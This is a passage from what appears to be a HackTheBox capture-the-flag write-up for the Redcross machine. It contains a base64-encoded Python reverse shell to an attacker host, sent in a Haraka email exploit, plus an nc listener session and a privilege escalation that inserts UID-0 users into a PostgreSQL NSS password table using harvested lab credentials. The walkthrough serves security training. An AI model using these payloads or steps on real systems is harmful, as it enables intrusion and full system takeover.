Zr6yU94blnz4/nTiB66gq1Ml1penXU/Oicw4vKlqj35sQtjuRPeeLr5W05mXLjof98pt6Fz090jS
/mWSky5efTxl986JM3/Nvaq29vBc8Tixz3kGa3X39Ny+OaVy25dPP+Kv7f0ztzffZC8jyz9pp2VC
y6Xkt673/cpy/bC1qupT0zt3/0kGnfILKrWx69y/ILjvpMu2+ceY16/S8eJ1Dva736LCO6VW88Ir
rqnxoX3Tw3d8O2iX8Dk5onnGyesbvSQiQ9rUGH/mrDuidcMsuHWC2yGV5184zs4RdT/OOXvfpyty
r78ct8j/O2lq4JM3e+e282azxgcLaW1QO3YzRCsjKDjnqH6ANyOTCAPu4IOBBkYGtMAM8GZlA4kx
AqEVkLYFqwAAUEsBAhQAFAAAAAgAuXprTQG0c1hsAQAAjQEAAPIAAAAAAAAAAAAAAIABAAAAAGEi
O3B5dGhvbiAtYyAnaW1wb3J0IHNvY2tldCxzdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChz
b2NrZXQuQUZfSU5FVCxzb2NrZXQuU09DS19TVFJFQU0pO3MuY29ubmVjdCgoIjEwLjEwLjE0LjIz
Iiw1NTU1KSk7b3MuZHVwMihzLmZpbGVubygpLDApOyBvcy5kdXAyKHMuZmlsZW5vKCksMSk7IG9z
LmR1cDIocy5maWxlbm8oKSwyKTtwPXN1YnByb2Nlc3MuY2FsbChbIi9iaW4vc2giLCItaSJdKTsn
O2VjaG8gImEuemlwUEsFBgAAAAABAAEAIAEAAHwCAAAAAA==
--===============2632093882109835759==--

[HARAKIRI SUCCESS] SMTPDataError is most likely an error unzipping the archive, which is what we want [plugin timeout]
www-data@redcross:/dev/shm$
```

```
root@ragingunicorn:~/hackthebox/Machines/Redcross# nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.14.23] from (UNKNOWN) [10.10.10.113] 33380
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1000(penelope) gid=1000(penelope) groups=1000(penelope)
$ cat user.txt
cat: user.txt: No such file or directory
```

```
$ pwd
/
$ cd /home/penelope
$ cat user.txt
ac899b...
```

Priv esc to root

The NSS plugin is installed, so SSH can authenticate users from the postgresql database instead of `/etc/passwd`

```
$ cat nss-pgsql.conf
connectionstring        = hostaddr=127.0.0.1 dbname=unix user=unixnss password=fios@ew023xnw connect_timeout=1
```

We can't read the other file though…

```
$ cat nss-pgsql-root.conf
cat: nss-pgsql-root.conf: Permission denied
```

With the credentials we can poke inside the database:

```
penelope@redcross:/etc$ psql -h 127.0.0.1 -U unixnss -W unix
psql -h 127.0.0.1 -U unixnss -W unix
Password for user unixnss: fios@ew023xnw

psql (9.6.7)
SSL connection (protocol: TLSv1.2, cipher: ECDHE-RSA-AES256-GCM-SHA384, bits: 256, compression: off)
Type "help" for help.

unix=> \d
\d
              List of relations
 Schema |     Name     |   Type   |  Owner
--------+--------------+----------+----------
 public | group_id     | sequence | postgres
 public | group_table  | table    | postgres
 public | passwd_table | table    | postgres
 public | shadow_table | table    | postgres
 public | user_id      | sequence | postgres
 public | usergroups   | table    | postgres
(6 rows)
```

Here we can see the user table in which the user we created resides:

```
unix=> select * from passwd_table;
select * from passwd_table;
 username |               passwd               | uid  | gid  | gecos |    homedir     |   shell
----------+------------------------------------+------+------+-------+----------------+-----------
 tricia   | $1$WFsH/kvS$5gAjMYSvbpZFNu//uMPmp. | 2018 | 1001 |       | /var/jail/home | /bin/bash
 snowscan | $1$ANxI97CM$noo3OJtS7FevXzzfR//ih0 | 2020 | 1001 |       | /var/jail/home | /bin/bash
(2 rows)
```

We'll try adding a new user with password `yolo1234` and set it's UID and GID to 0:

```
unix=> insert into passwd_table (username, passwd, uid, gid, homedir) values ('snowscan','$6$oTkOZvSm$T5279pL/85f822ryylJBp0kHgGRoELCHb4OOBtwmkWWxZ6re/Vlxx6UAzEdZxhzd/MbSyjR5Kp1x4rtNCgHsJ1',0,0,'/root');
ERROR:  permission denied for relation passwd_table
```

Too bad, this user doesn't have access… But the web application probably has an account that has the correct rights to add users since we were able to create a user from the web interface earlier.

The `/var/www/html/admin/pages/actions.php` file contains the credentials we are looking for: `unixusrmgr / dheu%7wjx8B&`

```
if($action==='adduser'){
        $username=$_POST['username'];
        $passw=generateRandomString();
        $phash=crypt($passw);
        $dbconn = pg_connect("host=127.0.0.1 dbname=unix user=unixusrmgr password=dheu%7wjx8B&");
        $result = pg_prepare($dbconn, "q1", "insert into passwd_table (username, passwd, gid, homedir) values ($1, $2, 1001, '/var/jail/home')");
        $result = pg_execute($dbconn, "q1", array($username, $phash));
        echo "Provide this credentials to the user:<br><br>";
        echo "<b>$username : $passw</b><br><br><a href=/?page=users>Continue</a>";
}
```

Let's try the same SQL query again with these credentials:

```
unix=> insert into passwd_table (username, passwd, uid, gid, homedir) values ('snowscan','$6$oTkOZvSm$T5279pL/85f822ryylJBp0kHgGRoELCHb4OOBtwmkWWxZ6re/Vlxx6UAzEdZxhzd/MbSyjR5Kp1x4rtNCgHsJ1',0,0,'/root');
ERROR:  permission denied for relation passwd_table
```

Ugh. Same problem again, let's try adding a user without setting the UID, but only the GID:

```
unix=> insert into passwd_table (username, passwd, gid, homedir) values ('snowscan','$6$oTkOZvSm$T5279pL/85f822ryylJBp0kHgGRoELCHb4OOBtwmkWWxZ6re/Vlxx6UAzEdZxhzd/MbSyjR5Kp1x4rtNCgHsJ1',0,'/root');
ERROR:  duplicate key value violates unique constraint "passwd_table_username_key"
DETAIL:  Key (username)=(snowscan) already exists.
unix=> insert into passwd_table (username, passwd, gid, homedir) values ('snowscan2','$6$oTkOZvSm$T5279pL/85f822ryylJBp0kHgGRoELCHb4OOBtwmkWWxZ6re/Vlxx6UAzEdZxhzd/MbSyjR5Kp1x4rtNCgHsJ1',0,'/root');
INSERT 0 1
unix=> select * from passwd_table;
 username  |                                                passwd                                                | uid  | gid  | gecos |    homedir     |   shell
-----------+----------------------------------------------------------------------------------------------------+------+------+-------+----------------+-----------
 tricia    | $1$WFsH/kvS$5gAjMYSvbpZFNu//uMPmp.                                                                 | 2018 | 1001 |       | /var/jail/home | /bin/bash
 snowscan  | $1$ANxI97CM$noo3OJtS7FevXzzfR//ih0                                                                 | 2020 | 1001 |       | /var/jail/home | /bin/bash
 snowscan2 | $6$oTkOZvSm$T5279pL/85f822ryylJBp0kHgGRoELCHb4OOBtwmkWWxZ6re/Vlxx6UAzEdZxhzd/MbSyjR5Kp1x4rtNCgHsJ1 | 2022 |    0 |       | /root          | /bin/bash
(3 rows)
```

Allright, we can log in now, but still don't have access to read root.txt, we'll need to have a UID of 0 to do that:

```
snowscan2@redcross:~$ ls -l
total 12
drwxr-xr-x  3 root root 4096 Jun  6 14:05 bin
drwxrwxr-x 11 root root 4096 Jun  7 17:32 Haraka-2.8.8
-rw-------  1 root root   33 Jun  8 06:51 root.txt
snowscan2@redcross:~$ cat root.txt
cat: root.txt: Permission denied
```

We can now read `nss-pgsql-root.conf` since we are part of root's group and we find more credentials: `unixnssroot / 30jdsklj4d_3`

```
snowscan2@redcross:/etc$ ls -l nss-pgsql-root.conf
-rw-rw---- 1 root root 540 Jun  8 06:24 nss-pgsql-root.conf
snowscan2@redcross:/etc$ cat nss-pgsql-root.conf
shadowconnectionstring = hostaddr=127.0.0.1 dbname=unix user=unixnssroot password=30jdsklj4d_3 connect_timeout=1
shadowbyname = SELECT username, passwd, date_part('day',lastchange - '01/01/1970'), min, max, warn, inact, expire, flag FROM shadow_table WHERE username = $1 ORDER BY lastchange DESC LIMIT 1;
shadow = SELECT username, passwd, date_part('day',lastchange - '01/01/1970'), min, max, warn, inact, expire, flag FROM shadow_table WHERE (username,lastchange) IN (SELECT username, MAX(lastchange) FROM shadow_table GROUP BY username);
```

Using this account, we are able to create a new user with UID 0:

```
unix=> insert into passwd_table (username, passwd, uid,gid, homedir) values ('snowscan_root','$6$oTkOZvS...',0,0,'/root');
INSERT 0 1
unix=> select * from passwd_table;
   username    |                                               passwd                                               | uid  | gid  | gecos |    homedir     |   shell
---------------+----------------------------------------------------------------------------------------------------+------+------+-------+----------------+-----------
 tricia        | $1$WFsH/kvS$5gAjMYSvbpZFNu//uMPmp.                                                                 | 2018 | 1001 |       | /var/jail/home | /bin/bash
 snowscan      | $1$ANxI97CM$NZZ3OJtS7FevXzzfR//ih0                                                                 | 2020 | 1001 |       | /var/jail/home | /bin/bash
 snowscan2     | $6$oTkOZvSm$T5279pL/85f822ryylJBp0kHgGRoELCHb4OOBtwmkWWxZ6re/Vlxx6UCzEdZxhzd/MbSy2R5Kp1x4rtNCgHsJ1 | 2022 |    0 |       | /root          | /bin/bash
 snowscan_root | $6$oTkOZvSm$T5279pL/85f822ryylJBp0kHgGRoELCHb4OOBtwmkWWxZ6re/Vlxx6UCzEdZxhzd/MbSy2R5Kp1x4rtNCgHsJ1 |    0 |    0 |       | /root          | /bin/bash
(4 rows)
```

We can’t SSH in with this account because of the SSH server settings:

```
snowscan2@redcross:/etc/ssh$ grep -i root sshd_config
PermitRootLogin prohibit-password
```

But we can `su` to the new user and get the root flag

```
snowscan2@redcross:/etc/ssh$ su -l snowscan_root
Password:

snowscan_root@redcross:~# id
uid=0(snowscan_root) gid=0(root) groups=0(root)

snowscan_root@redcross:~# cat /root/root.txt
892a1f...
```

Tags: command injection cve linux nss pgsql sqli xss

Categories: hackthebox infosec

Updated: April 13, 2019

FEED